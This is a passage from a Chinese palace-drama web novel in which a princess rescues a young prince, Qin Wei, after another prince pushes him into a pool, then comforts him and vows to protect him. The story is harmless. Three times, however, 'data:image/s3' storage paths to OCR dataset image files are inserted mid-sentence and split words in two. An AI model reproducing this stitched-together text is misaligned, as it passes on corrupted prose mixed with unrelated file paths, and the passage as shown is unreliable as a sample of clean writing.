岁的孩子就如此胆大,她无奈之下只好将十皇子踹远,转头就跑上去拉秦惟一把。


    十一皇子仗着自己身量比秦惟高,将人翻进水池里,自己则是绕开秦朝寻扶着十皇子落荒而逃。


    一直在入口躲着的侍女这会儿终于敢露面,水池的水刚好到秦朝寻腰间,救人虽然没什么难的,可这水太凉也伤身体,“殿下!殿下您没事吧?”


    “咳咳……咳……”


    秦惟被秦朝寻捞出来,嘴里还不停吐着池水。


    “都咳出来了吗?”秦朝寻拍拍他的背,很是担心,“你的下人呢?他们就任凭着你被欺负?”


    秦惟咳得眼眶都是红的,里面明显有泪,但他偏偏忍得住。


    “姐、姐姐,为什么会救我?”秦朝寻不太懂什么高深莫测的话术哄小孩,心疼地蹲下来撕下衣角替他擦干头发。良久,她朝他伸出手。


    “你既叫我一声姐姐,那今后便由我来护着你吧?”